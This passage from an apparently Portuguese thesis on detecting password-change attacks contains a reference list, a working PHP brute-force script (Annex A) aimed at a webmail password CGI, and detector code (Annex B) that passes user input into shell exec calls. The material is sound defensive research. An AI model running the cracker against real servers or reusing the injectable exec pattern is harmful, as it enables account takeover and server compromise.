[LAN98] LANE, Terran; BRODLEY, Carla E. **Temporal Sequence Learning and Data Reduction for Anomaly Detection.** In Proceedings of the Fifth ACM Conference on Computer and Communications Security, pages 150-158, 1998.

[LUN93] LUNT, Teresa. **A survey of intrusion detection techniques**. In Computers and Security, 1993, pages 405-418.

[NWA96] NWANA, H. **Software Agents**: An Overview. Knowledge Engineering Review 1996; 11(3): 1-40.

[PAR94] PARKER, Donn B. **Demonstrating the elements of information security with threats**. In Proceedings of the 17th National Computer Security Conference, pages 421-430, 1994.

[POR92] PORRAS, Phil.; KEMMERER, R. **Penetration state transition analysis: a rule-based intrusion detection approach**. In: Annual Computer Security Applications Conference, pages 220-229, 1992.

[POR97] PORRAS, P.A.; NEWMANN, P.G. **EMERALD: Event monitoring enabling response to anomalous live disturbances**. In: National Information Systems Security Conference (NISSC), 20., Baltimore. Proceedings... S.n.:S.l.], 1997.

[SCH98] SCHULTZ, Eugene. **Effective Incident Response**. The Fourth Annual UNIX and NT Network Security Conference. Orlando, FL: The SANS Institute, 24-31, 1998.

[SMA88] SMAHA, Stephen. **Haystack: An intrusion detection system**. In Proceedings of the Fourth Aerospace Computer Security Applications Conference, pages 37-44, 1988.

[SPA00] SPAFFORD, Eugene H. ZAMBONI, Diego. **Intrusion Detection Using Autonomous Agents.** Computer Networks, 34(4):547-570, October 2000. (Disponível em: http://www.cerias.purdue.edu/homes/aafid/).

[WOO95] WOOLDRIDGE, Michael; JENNINGS, Nicholas R.. "**Intelligent Agents: Theory and Practice**", Knowledge Engineering Review, 1994. Web: http://www.doc.mmu.ac.uk/STAFF/mike/ker95.ps

[WOO99] WOOLDRIDGE, M. **Intelligent Agents**. In: WEISS, G. (Ed.) Multiagent Systems - A Modern Approach to Distributed Artificial Intelligence. MIT Press, 1999.

[WOO02] WOOD, Mark. **Intrusion detection message exchange requirements**. IDWG, IETF, 2002. (Disponível em: http://www.ietf.org/internet-drafts/draft-ietf-idwg-requirements-06.txt acessado: Fevereiro/2002).

Mais informações em: http://www.semper.org/idwg-public/ e http://www.ietf.org/html.charters/idwg-charter.html acessados em Fevereiro/2002.

Home Pages

[ASL96] ASLAM, Taimur; KRSUL, Ivan; SPAFFORD, Eugene. **Use of a Taxonomy of Security Fauls**. (Coast TR-96-051). West Lafayette: COAST Laboratory, Purdue University, 1996. (Disponível [OnLine] em: http://www.cerias.purdue.edu/coast/coast-library.html ou ftp://ftp.cerias.purdue.edu/pub/papers/taimur-aslam/aslam-krsul-spaf-taxonomy.ps, acessado: Dezembro/2001).

[BAC01] BACE, Rebecca; MELL, Peter. **NIST Special Publication on Intrusion Detection System**s. (Draft). NIST, 2001. (Disponível [OnLine] em: http://csrc.nist.gov/publications/nistpubs/800-31/sp800-31.pdf, http://csrc.nist.gov/publications/drafts/idsdraft.pdf, http://www.nist.gov, acessado: Dezembro/2001).

[CHA95] CHAPMAN, D. Brent; ZWICKY, Elizabeth. **Building Internet Firewalls**. 1nd. Sebastopol: O'Reilly & Associates, 1995. (Disponível [OnLine] em: http://tit.irk.ru/networking/firewall/ acessado: Dezembro/2001).

[DOD85] USA Departament of Defense. "**Departament of Defense Trusted Computer System Evaluation Criteria**". Departament of Defense Standart. DoD 5200.28-STD. December, 1985. (Disponivel [OnLine] em: http://tecnet0.jcte.jcs.mil/htdocs/teinfo/directives/soft/ds5200.28.html acessado: Dezembro/2001).

[FCIRC] Federal Computer Incident Response Center, 2000-05-20 (URL: http://www.fedcirc.gov acessado: Dezembro/2001).

[HOW98] HOWARD, John D.; LONGSTAFF, Thomas A. **A Common Language for Computer Security Incidents**. Sandia National Laboratories [Sandia Report: SAND98-8667], 1998. (Disponível [OnLine] em: http://www.cert.org/research/taxonomy_988667.pdf, acessado: Janeiro/2001).

[IETF97] Internet Engineering Task Force Network Working Group. **RFC 2196 Site Security Handbook**. Edited by Barbara Fraser, 1997. (Disponível [OnLine] em: http://www.ietf.org/rfc/rfc2196.txt acessado: Janeiro/2001).

[MUK94] MUKHERJEE, Biswanath; HEBERLEIN, Louis Todd; LEVITT, Karl N. **Network intrusion detection**. IEEE Network, 8(3):26-41, 1994. (Disponível [OnLine] em: http://seclab.cs.ucdavis.edu/papers/mhl94.pdf).

[NFR01] Network Flight Recorder, Inc. **Overview of NFR Intrusion Detection Syste**m (URL: http://www.nfr.net/).

[PAX98] PAXSON, Vern. Bro: **A System for Detecting Network Intruders in Real-Time**. In: USENIX Security Symposium, 7., January, 1998, San Antonio. (Diponível [OnLine] em: http://www-nrg.ee.lbl.gov/nrg-papers.html acessado: Junho/2002).

[STS98] STANIFORD-CHEN, Stuart; TUNG, Brian, and SCHNACKENBERG, Dan. **The Common Intrusion Detection Framework** (CIDF)**.** Position paper accepted to the Information Survivability Workshop, Orlando FL, 1998. (Disponível em: http://www.isi.edu/gost/cidf/papers/cidf-isw.txt, Mais informações em: http://www.isi.edu/gost/cidf/drafts/architecture.txt e http://www.isi.edu/gost/cidf/papers/cidf-jcs.ps acessados em: Janeiro/2001).

[WAC91] WACK, John. **Establishing A Computer Security Incident Response Capability** (CSIRC), [NIST-800-3], 1991. (Disponível [OnLine] em: http://csrc.nist.gov/publications/nistpubs/800-3/800-3.pdf acessado: Dezembro/2001).

Technical Manuals and Report

[HEA90] HEADY, Richard; LUGER, George; MACCABE, Arthur; SEVILLA, Mark. **The architecture of a network level intrusion detection system**. Technical Report CS90-20, Department of Computer Science, University of New Mexico, 1990.

[ISS99] Internet Security Systems. **Real Secure**. Internet Security Systems, 1999. (Disponível [OnLine] em http://documents.iss.net/literature/RealSecure/RS_GetStart_5.5.pdf).

[JUC01] JUCHEM, Murilo; BASTOS, Ricardo Melo. **Arquiteturas de Agentes**. Faculdade De Informática PUCRS – Brasil, Relatório Técnico 013, abril de 2001.

[PHP01] BAKKEN, Stig Saether; SCHMID, Egon. Manual do PHP. PHP Documentation Group, 2001. (Disponível [OnLine] em: http://www.php.net/manual/pt_BR/index.php acessado: Fevereiro/2002).

Thesis

[AMA97] AMANDI, A.A. **Programação de Agentes Orientada a Objetos**. Porto Alegre: CPGCC da UFRGS, 1997. Tese de Doutorado.

[HOF99] HOFMEYR, Steven Andrew. **An Immunological Model of Distributed Detection and its Application to Computer Security**. Ph.D. Thesis, University of New Mexico, 1999.

ANEXO A - SCRIPT QBRASENHA.PHP

Listagem do código fonte: script qbrasenha.php linguagem: PHP

```
<?php
echo "\n# Programa para quebra de senhas ####################";
echo "\n# Por: Alessando F.de Oliveira        Fevereiro/2002";
echo "\n# Versão: 2.0";
echo "\n# ";
echo "\n# Arquivo de Usuários: arq_users.txt";
echo "\n# Arquivo de Senhas..: arq_senha.txt";
echo "\n# ";
echo "\n# ";

$user = "";                    # Nome do usuário ou Login
$old_pw = "";                  # Senha Antiga do Usuário
$new_pw1 = "";                 # Senha Nova do Usuário
$new_pw2 = "";                 # Senha Nova do Usuário (repetição)

$listasenha = "arq_senha.txt";          # Arquivo que contém lista de senhas
$listausers = "arq_users.txt";          # Arquivo que contém lista de usuário

# URL usada nos FORM'S
# lynx navegador modo texto que pelo metodo post envia dados para tal URL
# sed descarrega a página e mostra somente a segunda linha a qual irá conter
#                        o status da mensagem gerada pelo programa chetcpasswd

$pagina = "endereço_eletrônico";

$URL  = "lynx -dump -post_data http://".$pagina."? | sed -n '2p'";

$SUBMIT="change=Altere minha senha";

if ($REQUEST_METHOD["POST"] == "P") {
        $user     = $HTTP_POST_VARS["user"];
        $old_pw   = $HTTP_POST_VARS["old_pw"];
        $new_pw1  = $HTTP_POST_VARS["new_pw1"];
        $new_pw2  = $HTTP_POST_VARS["new_pw2"];
}
else {
        $user     = $HTTP_GET_VARS["user"];
        $old_pw   = $HTTP_GET_VARS["old_pw"];
        $new_pw1  = $HTTP_GET_VARS["new_pw1"];
        $new_pw2  = $HTTP_GET_VARS["new_pw2"];
}

$pid = getmypid();          # Pega o No.do processo corrente do SO


# BLOCO A : Para verificação de login do usuário ##############################

$lusers = fopen($listausers,"r");          # Abre arquivo de usuários p/ leitura

WHILE (!feof($lusers)) {                   # Enquanto não for o final do arquivo

# Obtém Nome do Usuario do arquivo de usuários
        $login = fgets($lusers,12);
# Contador que indica o número de tentativa p/ quebrar a senha
        $x = 0;
# Abre o arquivo de senhas p/ leitura
        $lsenha = fopen($listasenha,"r");

# BLOCO B : Para verificação de senha do usuário ##########################

WHILE (!feof($lsenha)) {                   # Enquanto não for o final do arquivo

        $x = $x + 1;
        $password = fgets($lsenha,12); # Obtém senha do arquivo de senha

        $user    = $login;
        $old_pw  = $password;
        $new_pw1 = "raqueado";
        $new_pw2 = "raqueado";

        $comando = sprintf(
                "echo
'user=%s&old_pw=%s&new_pw1=%s&new_pw2=%s&%s&---'  |  %s  >
chetcpasswd.tmp",$user,$old_pw,$new_pw1,$new_pw2,$SUBMIT,$URL );

        system($comando);

        $listaretorno = sprintf("chetcpasswd.tmp");

        if (is_file($listaretorno)) {

                $lretorno = fopen($listaretorno,"r");
                $linha = fgets($lretorno,100);
                fclose($lretorno);

                if (strstr($linha,"Senha alterada")) {

                echo "\nLogin: $user Senha : $old_pw No Tentativas : $x";

                $comando = sprintf(
                "echo
'user=%s&old_pw=%s&new_pw1=%s&new_pw2=%s&%s&---'  |  %s  >
chetcpasswd.tmp", $user,"raqueado",$old_pw,$old_pw,$SUBMIT,$URL );

                                system($comando);
                                break;
                }
        }

        else {
                echo " Erro interno!!";     # Erro : Arquivo não Encontrado
        }
}
# Final do Bloco B ##############################

fclose($lsenha);

}

# Final do Bloco A ##############################

fclose($lusers);

$comando = sprintf("rm -rf chetcpasswd.tmp");

system($comando);

echo "\nFinal de Execução ....\n";
?>
```


Observação: É necessário editar o código fonte e alterar (na linha sinalizada como ALVO) o valor "**endereço_eletrônico**" pelo endereço eletrônico do servidor (alvo do ataque) que executa o script *chetcpasswd.cgi*. Exemplo (sintaxe): "**www.t.../chetcpasswd.cgi**".

ANEXO B - ELEMENTOS DA APLICAÇÃO

Este anexo apresenta os elementos que se referem ao funcionamento da aplicação depois da instalação e configuração da mesma, os quais são os seguintes: idsse.php, estrutura_fx.req, biblioteca_fx.inc, alerta_idsse.sh, arquivos de log, mensagem.inc, analisar.inc, instala.txt, sensor.conf, idsse.html, idsse.conf.

=> **idsse_php**

Padrão: PHP3 Gerada por: g_idsse.php

O script idsse.php (bem como os outros que podem ser gerados para a aplicação) é à parte da aplicação que deve ser acessada pela página HTML que se refere à alteração da senha do correio eletrônico (Ver: Listagem do código – idsse,html – [C: acesso ao sensor idsse.php]).

Este script no instante da sua interpretação por parte do SO incorporará as outras estruturas e bibliotecas que trabalharão com as informações recebidas.

Script idsse.php gerado com parâmetros da instalação conforme demonstrado neste trabalho, no item 4.5.3 – instalação da aplicação:

Listagem do código fonte:

```
<?php
# Status = 1 mostra mensagem em Texto HTML, se 0 em Menu Popup (javascript)
define ("HTMER", 0); # Mensagens geradas por esta aplicação
define ("HTMOK", 1); # Mensagens geradas pelo chetcpasswd.cgi
define ("INSTALL", "/home/httpd/cgi-bin/idsse/");
define ("HTTPHTML", "http://www2.urisan.tche.br/idsse.html");

include INSTALL."mensagem.inc";
include INSTALL."analisar.inc";
include INSTALL."biblioteca_fx.inc";

require_once INSTALL."estrutura_fx.req";

?>
```

=> **estrutura_fx.req**

Padrão: PHP3 com Comandos Shell (Linux)

Copiada para o diretório da aplicação por: fx_copia.sh

Esta estrutura fixa da aplicação é o corpo principal dos scripts idsse(s).php e tem a seguinte funcionalidade:

- Recebe as informações da requisição de alteração de senha do correio eletrônico;
- Lê parâmetros do SO para o atual processo e parâmetros do arquivo "idsse.conf" para efetivar a operação de alteração no arquivo "*chetcpasswd.cgi*" através do comando "*lynx*";
- Verifica se foi configurada alguma restrição para a atual requisição, conforme demonstrado neste trabalho, no item 4.5.3 – configuração da aplicação;
- Transmite informações da atual requisição para as bibliotecas que compõem o script PHP.

Listagem do código fonte:

```
<?php

########################################
# INICIALIZACAO DE VARIAVEIS AUXILIARES        #
########################################

$user   = "";
$old_pw = "";
$new_pw1= "";
$new_pw2= "";

IF ($REQUEST_METHOD["POST"] == "P") {
        $user   = $HTTP_POST_VARS["user"];
        $old_pw = $HTTP_POST_VARS["old_pw"];
        $new_pw1= $HTTP_POST_VARS["new_pw1"];
        $new_pw2= $HTTP_POST_VARS["new_pw2"];
}

ELSE {
        $user   = $HTTP_GET_VARS["user"];
        $old_pw = $HTTP_GET_VARS["old_pw"];
        $new_pw1= $HTTP_GET_VARS["new_pw1"];
        $new_pw2= $HTTP_GET_VARS["new_pw2"];
}

IF (!$user or !$old_pw or !$new_pw1 or !$new_pw2) {
        HtmlBack("Todos os campos devem estar preenchidos!", HTTPHTML,
HTMER);
        exit;
}

########################################
# INICIALIZACAO DE VARIAVEIS DE AMBIENTE     #
########################################

$status = 0;
$pid            = getmypid();
$ip             = getenv("REMOTE_ADDR");
$iphttp = getenv("HTTP_X_FORWARDED_FOR");
$arq_tmp= sprintf("/tmp/idsse_%s.tmp", $pid);

if (!$iphttp) $iphttp = $ip;

define ("DIA", date("w"));
define ("DH", date("d/m/Y H:i:s"));
define ("FALHA", "FALHA do IDS Senha E-Mail");
define ("AVISO", "INFORMAÇÃO do IDS Senha E-Mail");
define ("ALERTA", "**** ALERTA! *** IDS Senha E-Mail");
define ("ERROSYS", "Ocorreu um erro no sistema, retorne mais tarde...!");
define ("SEMPERMISSAO", "você não tem permissão para alterar a senha!");
define ("DLOG", substr(DH, 0, 10)."#$user#".substr(DH, -8)."#$ip#$iphttp");

if (is_file(INSTALL."ids_controle/$user.denny"))
        $status = $user." denny - Bloqueado pelo Sistema";
else if (is_file(INSTALL."ids_controle/$iphttp.denny"))
        $status = $iphttp." denny - Bloqueado pelo Sistema";

IF ($status) {
        TrataLog($status, 0);
        HtmlBack("$user, ".SEMPERMISSAO, HTTPHTML, HTMER);
        exit;
}

########################################################
# BLOCO DE ABERTURA DO ARQUIVO DE CONFIGURACAO     #
########################################################

IF (is_readable(INSTALL."idsse.conf")) {

        $fd_sensor = fopen(INSTALL."idsse.conf", "r");

        WHILE (!feof($fd_sensor)) {

                $recebe = fgets($fd_sensor, 200);
                list($resto, $sensor) = split("#", $recebe, 2);

                if (strstr($resto, "HTTPCHET")) $URL =
"http://".trim($sensor);
        }
        fclose($fd_sensor);

        IF (!is_file(INSTALL.basename($URL))) {
                TrataLog("Problema no arquivo <cgi>", 0);
                Avisa(FALHA, "O arquivo <cgi> nao foi localizado em
".DH, "");
                HtmlBack(ERROSYS, HTTPHTML, HTMER);
                exit;
        }
}

ELSE {
        TrataLog("Problema no arquivo <sensor.conf>", 0);

        if (!is_file(INSTALL."idsse.conf"))
                Avisa(FALHA, "Arquivo <sensor.conf> não existe!", "");
        else
```

```
                        Avisa(FALHA, "Erro de Leitura: <sensor.conf>", "");

                HtmlBack(ERROSYS, HTTPHTML, HTMER);
                exit;
}

##########################################

if ($status = Analisa()) exit;

$v_aux = sprintf("echo 'user=%s&old_pw=%s&new_pw1=%s&new_pw2=%s&%s&---
' | %s",
                $user, $old_pw, $new_pw1, $new_pw2, "change=Altere minha senha",
                        "lynx -dump -post_data $URL? | sed -n '2p'");

exec("$v_aux > $arq_tmp");

IF (is_readable($arq_tmp)) {

                $fd_temp = fopen($arq_tmp, "r");
                $fd_line = trim(fgets($fd_temp, 200));
                fclose($fd_temp);

                exec("rm $arq_tmp 2>/dev/null");

                IF (!$fd_line) {
                        TrataLog("ERRO de Comunicação - Comando do SO
<lynx>", 0);
                        Avisa(FALHA, "Falha na Comunicação", "Testar -> lynx
$URL");
                        HtmlBack(ERROSYS, HTTPHTML, HTMER);
                        exit;
                }

                IF (strstr($fd_line, "tem autoriza")) {
                        TrataLog($fd_line, 2);
                        HtmlBack("$user, $fd_line", HTTPHTML, HTMER);
                        exit;
                }

                ##################################################

                list($dt, $hr) = split(" ", DH, 2);

                $v_aux = "'$dt#$user#' ".INSTALL."logs/acesso_interno.".DIA;

                IF (is_file(INSTALL."ids_controle/$user.alert")) {

                        $qtd = exec("grep -cs $v_aux");

                        if ($qtd == 3) Avisa(AVISO, "Executando Alteração de
Senha",
                                "User.Alert Controle - $fd_line");
                }

                IF (strstr($fd_line, "Senha alterada")) {

                        $qtd = exec("grep -s $v_aux | grep -c 'Senha alterada'");

                        if ($qtd > 0) Avisa(AVISO,
                                "Alteração da Senha - $qtd".
                                        "a. tentativa com sucesso",
$fd_line);
                }

                $qtd = exec("who -u | grep -wc '$user'");

                IF ($qtd > 0) {
                        TrataLog("$fd_line #Usuário Logado no Sistema", 3);
                        Avisa(ALERTA, "Usuário Logado no Sistema", $fd_line);
                }

                ##################################################

                TrataLog($fd_line, 1);
                HtmlBack($fd_line, HTTPHTML, HTMOK);
}

ELSE {
                TrataLog("ERRO de Execução - Comando do SO <lynx>", 0);
                Avisa(FALHA, "Problema na Execução do Comando do SO", "lynx
$URL");
                HtmlBack(ERROSYS, HTTPHTML, HTMER);
}

?>
```

=> **biblioteca_fx.inc**


Padrão: PHP3 com Comandos Shell (Linux) e Código HTML

Copiada para o diretório da aplicação por: fx_copia.sh


Esta estrutura fixa da aplicação, a qual é incorporada pelos scripts idsse(s).php, é composta por várias bibliotecas auxiliares que têm por função:

- Tratar os arquivos de log da aplicação;
- Analisar as informações de requisição de alteração de senha do correio eletrônico avaliando também, as definições contidas na biblioteca "analisar.inc", com o objetivo de procurar por algum indício de intrusão;
- Retornar os resultados da operação de alteração de senha ao usuário da aplicação. Este retorno pode se dar duas formas e conforme definição das variáveis de retorno contidas nos scripts idsse(s).PHP da aplicação:
    - Exemplo: quando o retorno for em Texto HTML
    - Exemplo: quando o retorno for em Menu PopUp (javascript)

Quando o retorno for em texto HTML



Quando o retorno for em Menu PopUp (javascript)



Listagem do código fonte:

```
<?php

# touch <arquivo> 2>/dev/null (Comando do SO que cria <arquivo>)

Function TrataLog($dados, $status) { ########################

        if ($status == 1)       $arquivo = INSTALL."logs/acesso_interno";
        else if ($status == 2)  $arquivo = INSTALL."logs/acesso_externo";
        else if ($status == 3)  $arquivo = INSTALL."logs/alerta.log";
        else $arquivo = INSTALL."logs/sem_acesso";

        GravaLog($dados, $arquivo, 0);

        if ($status != 3) GravaLog($dados, "$arquivo.".DIA, 1);
}

Function GravaLog($dados, $arquivo, $status) { ##############################

        if ($status)
                $tamanho = 5 * 1000000; # Em bytes dos arquivos diários de log
        else
                $tamanho = 15 * 1000000; # Em bytes do arquivo geral de log

        ################################################
        # Verifica se o arquivo de log existe e permite gravacao de registros#
        ################################################

        IF (!is_file($arquivo)) {

                ######################################
                # Cria arquivo de log                #
                ######################################

                exec("touch $arquivo 2>/dev/null");

                if (!is_file($arquivo))
                        Avisa(FALHA, "Log Não Foi Criado \n Arquivo: $arquivo",
                                $dados);

                else Avisa(AVISO, "Log Criado \n Arquivo: $arquivo", $dados);
        }
        else if (!is_writeable($arquivo))
                Avisa(FALHA, "Log Não Aceita Dados \n".
                        " Verifique as permissões da pasta e do arquivo. \n".
                                " Arquivo: $arquivo", $dados);

        ELSE {

                IF ($status) {

                        list($dt, $hr) = split(" ", DH, 2);
                        $vazio = exec("grep -cs '$dt' $arquivo");

                        if (!$vazio) EsvaziaLog($arquivo);
                }

                if (filesize($arquivo) > $tamanho) EsvaziaLog($arquivo);
        }

        IF (is_writeable($arquivo)) {

                IF ($fd_log = fopen($arquivo, "a+")) {


        ####################################
                        # Insere informacoes em um arquivo de log
#
        ####################################

                        fputs($fd_log, DLOG."#$dados \n");
                        fclose($fd_log);
                }
                else Avisa(FALHA, "Erro: Gravação no Log \n".
                        " Arquivo: $arquivo", $dados);
        }
}

Function EsvaziaLog($arquivo) { ############################

        exec("rm $arquivo 2>/dev/null");
        exec("touch $arquivo 2>/dev/null");
}

Function LimiteDeAlteracoesIP($ipqtd) { ####################

        list($dt, $user, $hr, $ip, $iphttp) = split("#", DLOG, 5);

        $retorna = 0;
        $fd_tmp  = INSTALL."ids_controle/$iphttp.try.tmp";

        $qtd = exec("grep -sc '$dt' $fd_tmp");

        IF ($qtd >= $ipqtd) {

                $retorna = 1;

                exec("echo '$dt#$user#$hr#$ip#$iphttp' >> $fd_tmp");

                IF ($qtd == $ipqtd) {
                        TrataLog("Forçando Alteração de Senha ".
                                "para vários usuários", 3);
                        Avisa(ALERTA, "Ativado Bloqueio Diário",
"Forçando ".
                                "alteração de senha para vários usuários");
                }
        }
```

```
	return($retorna);
}

Function LimiteDeAlteracoes($total_log) {
###################################

	list($dt, $user, $hr, $ip, $iphttp) = split("#", DLOG, 5);

	$retorna = 0;
	$fd_tmp  = INSTALL."ids_controle/$iphttp.try.tmp";
	$arq_tmp = INSTALL."ids_controle/$user.tmp";
	$arquivo = INSTALL."logs/acesso_interno.".DIA;

	#################################################

	IF (is_writeable($arq_tmp)) {

		$tmp = exec("cut -f1 -d# $arq_tmp 2>/dev/null | sed -n '1p'");

		if ($dt != $tmp) exec("rm $arq_tmp 2>/dev/null");
	}
	else if (is_file($arq_tmp))
		Avisa(FALHA, "Falha de Gravação em Arquivo", $arq_tmp);

	IF (is_writeable($fd_tmp)) {

		$tmp = exec("cut -f1 -d# $fd_tmp 2>/dev/null | sed -n '1p'");

		if ($dt != $tmp) exec("rm $fd_tmp 2>/dev/null");
	}
	else if (is_file($fd_tmp))
		Avisa(FALHA, "Falha de Gravação em Arquivo", $fd_tmp);

	#################################################

	$qtd = exec("grep -s '$dt#$user#' $arquivo | grep -c '$ip#$iphttp'");

	IF ($qtd == ($total_log - 1)) {
		exec("echo '$dt#$user#$hr#$ip#$iphttp' >> $fd_tmp");
		exec("echo '$dt#$user#$hr#$ip#$iphttp' >> $arq_tmp");
	}

	if ($qtd >= $total_log) $retorna = 1;

	$tmp = exec("cat $arq_tmp 2>/dev/null | wc -l");

	IF ($tmp > 1 && !$qtd) {
		TrataLog("Forçando Alteração de Senha: ".
			trim(($tmp - 1))."a. vez", 3);
		Avisa(ALERTA, "Forçando alteração de senha: vários sites",
			"Alerta ".trim(($tmp - 1))."a. vez");
	}

	return($retorna);
}

Function TempoDeBloqueio($tempo_log) { ######################

	list($dt, $user, $hr, $ip, $iphttp) = split("#", DLOG, 5);

	$retorna  = 0;
	$tempo_log= $tempo_log * 60;
	$arq_tmp  = INSTALL."ids_controle/$iphttp.tmp";

	IF (is_writeable($arq_tmp)) {

		$qtd = exec("grep -sc '$dt' $arq_tmp");

		IF ($qtd) {

			list($h, $m, $s) = split(":", $hr);
			$df = ($h * 3600) + ($m * 60) + $s;

			$v_aux=  "sed -n '".$qtd."p' $arq_tmp 2>/dev/null";
			$qtd  = exec("$v_aux | cut -f2 -d#");

			list($h, $m, $s) = split(":", $qtd);
			$df = $df - (($h * 3600) + ($m * 60) + $s);

			if ($df > $tempo_log) exec("rm $arq_tmp 2>/dev/null");

			ELSE {
				$retorna = 1;
				exec("echo '$dt#$hr#$user#$ip' >> $arq_tmp");
			}
		}
		else exec("rm $arq_tmp 2>/dev/null");
	}
	else if (is_file($arq_tmp))
		Avisa(FALHA, "Falha de Gravação em Arquivo", $arq_tmp);

	return($retorna);
}

Function ProcuraPadrao($tempo_log) { ######################

	$retorna = 0;
	$arquivo = INSTALL."logs/acesso_interno.".DIA;

	list($dt, $user, $hr, $ip, $iphttp) = split("#", DLOG, 5);

	$array	= Array();
	$h	= Array();
	$m	= Array();
	$s	= Array();
	$df1	= Array();
	$df2	= Array();
	$dseg	= Array();
	$dmin	= Array();

	$v_aux = "grep '$ip#$iphttp' | cut -f3 -d# | sort -r";
	exec("grep -s '$dt' $arquivo | $v_aux", $array);

	list($h[0], $m[0], $s[0]) = split(":", $hr);

	$qsegundo = (($h[0] * 3600) + ($m[0] * 60) + $s[0]) - 60;
	$qminuto  = (($h[0] * 3600) + ($m[0] * 60) + $s[0]) - 300;
	$dseg[0]  = 0;
	$iseg	= 0;
	$dmin[0]  = 0;
	$imin	= 0;

	FOR ($i = 1; $i <= count($array); $i++) {

		$x = $i - 1;
		list($h[$i], $m[$i], $s[$i]) = split(":", $array[$x]);

		$somaseg1 = ($h[$x] * 3600) + ($m[$x] * 60) + $s[$x];
		$somaseg2 = ($h[$i] * 3600) + ($m[$i] * 60) + $s[$i];
		$df1[$x]  = $somaseg1 - $somaseg2;

		if ($somaseg2 >= $qsegundo) $dseg[$iseg]++;

		ELSE IF ($dseg[$iseg] > 0) {
			$iseg++;
			$qsegundo = $qsegundo - 60;
		}

		if ($somaseg2 >= $qminuto) $dmin[$imin]++;

		ELSE IF ($dmin[$imin] > 0) {
			$imin++;
			$qminuto = $qminuto - 300;
		}

		if ($i != 1) $df2[$i - 2] = abs($df1[$x] - $df1[$i - 2]);
	}

	$status = 0;

	# Padrão 1 ##########################################

	IF (count($array) > 0) {

		if ($df1[0] < 5) $status = 1;
```

```
                IF ($status && $tempo_log && $df1[1] < 6) {

                        $status = 6;
                        $arq_tmp=
INSTALL."ids_controle/$iphttp.tmp";

                        exec("echo      '$dt#$hr#$user#$ip'      >>
$arq_tmp");
                }

                # Padrão 6 ###################################

                if ($iseg > 15 && !$status) $status = 7;

                if ($imin > 12 && !$status) $status = 7;

                $x = 5;
                $i = 0;
                $qsegundo = 0;

                WHILE ($i < 5 && !$status && $dseg[$i] != 0) {

                        $qsegundo = $qsegundo + $dseg[$i];

                        if ($qsegundo > $x) $status = 7;

                        $i++;
                        $x = $x + 5 - $i;
                }

                $x = 20;
                $i = 0;
                $qsegundo = 0;

                WHILE ($i < 6 && !$status && $dmin[$i] != 0) {

                        $qsegundo = $qsegundo + $dmin[$i];

                        if ($qsegundo > $x) $status = 7;

                        $i++;
                        $x = $x + (10 / $i);
                }

                IF ($status == 7 && $tempo_log) {

                        $status = 8;
                        $arq_tmp=
INSTALL."ids_controle/$iphttp.tmp";

                        exec("echo      '$dt#$hr#$user#$ip'      >>
$arq_tmp");
                }

                # Padrão 2 ###################################

                IF (count($array) > 2 && !$status) {

                        $v_aux = $df1[0];
                        $d_aux = ($df1[0] + 55) / 60;

                        FOR ($i = 1; $i < count($df1); $i++) {

                                if   ($df1[$i]   >   ($v_aux   -
$d_aux)
                                        &&   $df1[$i]   <
($v_aux + $d_aux))

        $v_aux = $df1[$i];

                                else break;

                                if ($i > 2) $status = 2;
                        }
                }

                # Padrão 3 ###################################

                IF (count($array) > 3 && !$status) {

                        $v_aux = $df2[0];
                        $d_aux = ($df2[0] + 55) / 60;

                        FOR ($i = 1; $i < count($df2); $i++) {

                                if   ($df2[$i]   >   ($v_aux   -
$d_aux)
                                        &&   $df2[$i]   <
($v_aux + $d_aux))

                                        $v_aux         =
$df2[$i];

                                else break;

                                if ($i > 2) $status = 3;
                        }
                }
        }

        # Padrão 4 ###################################

        IF (!$status) {

                $inicio         = 3;

                WHILE ((2 * $inicio) < count($df1)) {

                        $status         = 4;
                        $final          = $inicio;
                        $f = 0;

                        FOR ($i = $inicio; $f < $final; $i++) {

                                $v_aux = $df1[$f];
                                $d_aux = ($df1[$f] + 55) / 60;

                                if   ($df1[$i]   >   ($v_aux   -
$d_aux)
                                        &&   $df1[$i]   <
($v_aux + $d_aux)) $f++;

                                ELSE {

                                        $status = 0;
                                        break;
                                }
                        }

                        $inicio++;

                        if ($status) break;
                }
        }

        # Padrão 5 ###################################

        IF (!$status) {

                $inicio         = 3;

                WHILE ((2 * $inicio) < count($df2)) {

                        $status = 5;
                        $final = $inicio;
                        $f = 0;

                        FOR ($i = $inicio; $f < $final; $i++) {

                                $v_aux = $df2[$f];
                                $d_aux = ($df2[$f] + 55) / 60;

                                IF   ($df2[$i]   >   ($v_aux   -
$d_aux)
                                        &&   $df2[$i]   <
($v_aux + $d_aux)) $f++;

                                ELSE {

                                        $status = 0;
                                        break;
                                }
                        }

                        $inicio++;
```

```
                        if ($status) break;
                }
        }

        ###################################################

        if ($status) Tratalog("Ataque de IP - Padrão $status", 3);

        IF ($status == 6) {

                Avisa(ALERTA, "Ativado bloqueio de Tempo para o IP $iphttp",
                        "Acesso Inferior a 5s. - Padrão $status");
                $retorna = 1;
        }
        ELSE IF ($status == 8) {

                Avisa(ALERTA, "Ativado bloqueio de Tempo para o IP $iphttp",
                        "Site forçando alteração - Padrão $status");
                $retorna = 1;
        }
        ELSE IF ($status) {

                if ($status == 1)
                        Avisa(ALERTA, "Provável Ataque do IP $iphttp",
                                "Acesso Inferior a 5s. - Padrão $status");
                else if ($status == 7)
                        Avisa(ALERTA, "Provável Ataque do IP $iphttp",
                                "Site forçando alteração - Padrão $status");
                else
